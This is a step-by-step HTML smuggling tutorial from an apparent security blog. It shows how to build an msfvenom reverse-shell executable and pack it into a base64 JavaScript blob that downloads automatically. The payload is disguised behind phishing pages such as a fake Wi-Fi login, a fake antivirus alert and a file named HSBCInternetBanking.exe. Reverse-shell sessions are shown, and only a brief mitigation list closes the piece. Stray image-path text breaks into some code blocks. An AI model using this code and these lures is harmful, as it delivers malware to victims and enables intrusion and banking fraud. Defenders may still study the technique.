

# A Detailed Guide on HTML Smuggling

April 19, 2022 By Raj Chandel

## Introduction

HTML Smuggling is an evasive payload delivery method that helps an attacker smuggle payload past content filters and firewalls by hiding malicious payloads inside of seemingly benign HTML files. This is possible by using JavaScript blobs and the HTML5 download attribute used with the anchor tag. This article demonstrates the methodology and two such readily available scripts that perform HTML smuggling.

**MITRE TACTIC: Defense Evasion (TA0005)**

**MITRE Technique ID: Obfuscated Files or Information (T1027)**

**MITRE SUB ID: HTML Smuggling (T1027.006)**

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## Anchor tags, JavaScript Blobs

**Anchor:** The anchor tag <a> defines a hyperlink that can be used to link one page to another resource like the script, other HTML page or downloadable files.

When <a> is used with the “download” attribute, it can be used to provide links to a downloadable file.

**JavaScript Blob:** JavaScript blobs are objects that are a collection of bytes that contain data stored in a file. Blob data is stored in the user’s memory. This collection of bytes can be used in the same places where an actual file would have been used. In other words, blobs can be used to construct file-like objects on the client that can be passed to JavaScript APIs that expect URLs.

For example, a file “payload.exe” hosted on a server is downloaded in the system using <a download> tag and in the same way, the bytes of the file payload.exe can be provided as input in JS code as a JS blob, it can be compiled and downloaded at the user end. Slice() may be used to divide a large payload and supplied in the code.

In another example, a string “IgniteTechnologies” is also a collection of ASCII bytes that can be used using JS blobs. A good example code of JS Blob can be found [here](#).

Here, buffer is an array of bytes of the file and the second option we provide is the type of the blob. Here, it is text but, in the demonstration, ahead we’ll use the one suitable for an exe file.

```
var abc = new Blob(buffer, MIME type of buffer);  
var abc = new Blob(["IgniteTechnologies"], {type : "text/plain"});
```

And then the blob can be used to display output, drop the file on the victim or some other function.


## HTML Smuggling Attack

Let’s start with the basics. In HTML5, if we want a user to download a file hosted on our server, we can do that by using the anchor tag.

```
<a href="/payload.exe" download="payload.exe">Download Here</a>
```

For that, let’s first create a payload using msfvenom and copy it in our apache webroot directory.

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.0.89 LPORT=1234 -f exe > payload.exe  
cp payload.exe /var/www/html
```



```
(root@kali)-[~]  
# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.0.89 LPORT=1234 -f exe > payload.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 460 bytes  
Final size of exe file: 7168 bytes  
  
(root@kali)-[~]  
# cp payload.exe /var/www/html
```

The terminal output shows the successful creation of a payload using msfvenom and its subsequent copying to the /var/www/html directory. Red arrows point to the file names 'payload.exe' in both commands.

Now, we create a simple index.html file containing the download tag. In real-time, you would use a genuine-looking phishing page.

```
<html>  
<body>  
<h1>Wi-Fi Login Page!</h1>  
<p>Alert! We detected some unusual activity, Login to continue. </p>  
<a href="/payload.exe" download="payload.exe">Login Here</a>  
</body>  
</html>
```

Then we copy this into the apache webroot and start the apache server

```
cp index.html /var/www/html  
cd /var/www/html  
service apache2 start
```

```

(root@kali)-[~]
# cat index.html
<html>
<body>
<h1>Wi-Fi Login Page!</h1>
<p>Alert! We detected some unusual activity, Login to continue.</p>
<a href="/payload.exe" download="payload.exe">Login Here</a>
</body>
</html>

(root@kali)-[~]
# cp index.html /var/www/html


(root@kali)-[~]
# cd /var/www/html

(root@kali)-[/var/www/html]
# ls
index.html  payload.exe

(root@kali)-[/var/www/html]
# service apache2 start

```

Once the victim accesses our website and clicks download, the payload shall be delivered.



When it will be run, we'll see a reverse shell back. But that's quite basic. What if using JavaScript we're able to make a user download a file as soon as the website is accessed. This is where we'll utilize JS Blobs.

First, we need to create a payload, let's call it payload.exe. Then we need to encode this in Base64 as the binary can't directly be copied as a buffer because it contains various characters that might break the buffer and full file may not be copied that way.

This can be done using the base64 utility in Kali Linux.

```
cat payload.exe | base64
```





- **Variable payloadfilename:** It is the name that will be given to our binary once it is downloaded on the victim's machine.
- **CreateElement:** A DOM function that can create new HTML elements with the help of JavaScript. For example to create a new para in HTML we type: `<p>New Para</p>`

Same can be implemented in JS using createElement like:

```
var para = document.createElement("p");
para.innerText = "New Para";
```

Here, we have created an anchor tag and used appendChild() function which can be used to insert data inside this newly created element. For example,

```
<a href="/" download="/">
```

In this example, href and download are child tags of a. So in JS this will be:

```
var a = document.createElement('a');
document.body.appendChild(a);
a.href = '/';
a.download = '/';
```

- **style:** We are using the styling 'display: none' to be more discreet so that a tag isn't visible on the output.
- **createObjectURL():** A DOM function that can return a DOMString containing a value that represents the URL of an object. This object can be a file, media source or in our case blob. It is very necessary as the a.download works on valid URLs only. For our payload blob to be downloaded on the victim, we need to supply the a.download element with a valid URL which this function returns.
- **click():** Is what will trigger this anchor tag to automatically run. It simulates as if a user has actually clicked on the link provided by the href tag.

```

GNU nano 6.2                                index.html
<html>
<body>
<h1>Malware Detected!</h1>
<p>Alert! Run the downloaded script for anti-virus scan!</p>
<script>
function b64toarray(base64) {
    var bin_string = window.atob(base64);
    var len = bin_string.length;
    var bytes = new Uint8Array( len );
    for (var i = 0; i < len; i++)
    {
        bytes[i] = bin_string.charCodeAt(i);
    }
    return bytes.buffer;
}


var binary = 'TVqQAAMAAAAEAAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA4fug4At';

var data = b64toarray(binary);
var blob = new Blob([data], {type: 'octet/stream'});
var payloadfilename = 'payload.exe';

var a = document.createElement('a');
document.body.appendChild(a);
a.style = 'display: none';
var url = window.URL.createObjectURL(blob);
a.href = url;
a.download = payloadfilename;
a.click();
window.URL.revokeObjectURL(url);
</script>
</body>
</html>

```

Now, when the website will be run, we'll see that the payload has automatically been downloaded



```

<html>
<body>
<h1>Malware Detected!</h1>
<p>Alert! Run the downloaded script for anti-virus scan!</p>
<script>
function b64toarray(base64) {
    var bin_string = window.atob(base64);
    var len = bin_string.length;

```



```

var bytes = new Uint8Array( len );
for (var i = 0; i < len; i++)
{
    bytes[i] = bin_string.charCodeAt(i);
}
return bytes.buffer;
}
var binary = '<value>'
var data = b64toarray(binary);
var blob = new Blob([data], {type: 'octet/stream'});
var payloadfilename = 'payload.exe';
var a = document.createElement('a');
document.body.appendChild(a);
a.style = 'display: none';
var url = window.URL.createObjectURL(blob);
a.href = url;
a.download = payloadfilename;
a.click();
window.URL.revokeObjectURL(url);
</script>
</body>
</html>

```

When this file will be run by our victim, we'll get a reverse shell!

```

(root@kali)-[~]
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.119] 1554
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>whoami
whoami
desktop-9gsgko9\administrator

C:\Users\Administrator\Downloads>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : 
    IPv4 Address. . . . . : 192.168.0.119
    Subnet Mask . . . . . : 
    Default Gateway . . . . . : 

C:\Users\Administrator\Downloads>

```

Now, you can be crafty while doing this yourself. Outflank has performed the same attack using a Microsoft document. This can be sent via e-mail phishing campaigns in order to lure the victim to run the malicious file.

You can check the demo [here](#). Make sure to view the source code!




## Demonstration using Python Script

What we did with code just now can be replicated using automated scripts too. It is fairly simple to automate this process. Unknow101 created a python script that takes in input a random key to encrypt the payload string, filename (path) of the payload, the template of the phishing page or HTML file that will be used (POC given in his source code called smug.html), the output filename (here payload.exe again) and the destination to store our resulting HTML smuggling phishing page.

We can clone the github repo and run this using python2 like so:

```
git clone https://github.com/Unknow101/FuckThatSmuggler.git
cd FuckThatSmuggler
python2 fuckThatSmuggler.py -k 123 -f ~/payload.exe -t ./templates/smug.html -fn ~/payload.exe -o
/var/www/html/index.html
```



```
(root@kali)-[~]
# git clone https://github.com/Unknow101/FuckThatSmuggler.git
Cloning into 'FuckThatSmuggler'...
remote: Enumerating objects: 6, done.
remote: Counting objects: 100% (6/6), done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 6 (delta 0), reused 6 (delta 0), pack-reused 0
Receiving objects: 100% (6/6), done.


(root@kali)-[~]
# cd FuckThatSmuggler

(root@kali)-[~/FuckThatSmuggler]
# python2 fuckThatSmuggler.py -k 123 -f ~/payload.exe -t ./templates/smug.html -fn ~/payload.exe -o
/var/www/html/index.html

FuckThatSmuggler

[+] Parsing payload and template
[+] Encrypting payload
[+] Replacing template
[+] saving smug file to /var/www/html/index.html
```

Now, the index.html file in our apache webroot has been replaced. Lets see what happens when the victim accesses our website.



As expected it drops a payload on the victim's system which can now be executed to give us a reverse shell.

## Smuggling Template

Internet is filled with many HTML templates that demonstrate HTML smuggling. We can download any one of them and modify the binary string and name of the payload and we're good to go! No need to code. One such template can be found [here](#).

To download this as index.html

```
wget https://gist.githubusercontent.com/JamesCooteUK/507e5cc924e7811fbada64102d35509a/raw/46d163491
smuggling-example.html
cp html-smuggling-example.html /var/www/html/index.html
```

```
(root@kali)-[~]
# wget https://gist.githubusercontent.com/JamesCooteUK/507e5cc924e7811fbada64102d35509a/raw/46d1634
91eceb216ab8c110eb474d4113072e5e8/html-smuggling-example.html
--2022-04-19 02:58:39-- https://gist.githubusercontent.com/JamesCooteUK/507e5cc924e7811fbada64102d35
509a/raw/46d163491eceb216ab8c110eb474d4113072e5e8/html-smuggling-example.html
Resolving gist.githubusercontent.com (gist.githubusercontent.com)... 185.199.110.133, 185.199.109.133
, 185.199.108.133, ...
Connecting to gist.githubusercontent.com (gist.githubusercontent.com)|185.199.110.133|:443 ... connect
ed.
HTTP request sent, awaiting response... 200 OK
Length: 12165 (12K) [text/plain]
Saving to: 'html-smuggling-example.html'

html-smuggling-example.ht 100%[=====>] 11.88K --.-KB/s in 0.003s

2022-04-19 02:58:40 (4.41 MB/s) - 'html-smuggling-example.html' saved [12165/12165]

(root@kali)-[~]
# cp html-smuggling-example.html /var/www/html/index.html
(root@kali)-[~]
#
```

Now, we can replace the binary with our previously generated base64 string and keep the payload name to whatever we like, let's say HSBCInternetBanking.exe


```
GNU nano 6.2 index.html *
    <td>&nbsp;</td>
  </tr>
</table>
</body>
<!-- code from https://outflank.nl/blog/2018/08/14/html-smuggling-explained/ -->
<script>
    function base64ToArrayBuffer(base64) {
    var binary_string = window.atob(base64);
    var len = binary_string.length;

    var bytes = new Uint8Array( len );
    for (var i = 0; i < len; i++) { bytes[i] = binary_string.charCodeAt(i); }
    return bytes.buffer;
    }

    // Text file called test.txt with the string test inside it
    var file = 'TVqQAAMAAAAEAAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA>
    var data = base64ToArrayBuffer(file);
    var blob = new Blob([data], {type: 'octet/stream'});
    var fileName = 'HSBCInternetBanking.exe';

    if (window.navigator.msSaveOrOpenBlob) {
        window.navigator.msSaveOrOpenBlob(blob,fileName);
    } else {
        var a = document.createElement('a');
        console.log(a);
        document.body.appendChild(a);
        a.style = 'display: none';
        var url = window.URL.createObjectURL(blob);
        a.href = url;
        a.download = fileName;
        a.click();
        window.URL.revokeObjectURL(url);
    }
</script>
</html>
```

Once saved, the victim shall now access the webpage and see the payload getting dropped



Once executed, we'll get a reverse shell!

```
(root@kali)-[~]
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.119] 1643
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>whoami
whoami
desktop-9gsgko9\administrator

C:\Users\Administrator\Downloads>
```

**NOTE:** HTML smuggling code can be sneaked into any legit phishing page in order to increase its chances of getting executed by the user. You may also use advanced methods like MS Office documents with malicious macros, shortcut files or maybe malicious pdfs.

## Mitigation

Following are recommended to protect against HTML Smuggling attacks:

- Configure security products to block against pages using JS or VBScript from automatically running a downloaded executable

- Whitelist executable filenames
- Set .js and .jse to open with notepad by default and not a browser
- Aware users must manually review e-mail attachments
- Set behaviour rules for HTML pages that decode base64 code or obfuscate a JS script.

Other Microsoft recommendations can be found [here](#).

## Conclusion

The article talked about a defense evasion method called HTML smuggling which drops a payload on the victim's system automatically as soon as he loads the website. This is achieved by using JS blobs that allow a payload to be coded as a buffer string (often encoded) within the HTML page such that it only remains in the code's memory and then it is decoded and downloaded as an executable file on the victim's system. This helps prevent multiple content-filters in an organization's architecture that prevent against EXE attachments from, let's say, e-mails but allow JS to be run with no behaviour detection. Hope you enjoyed the article. Thanks for reading.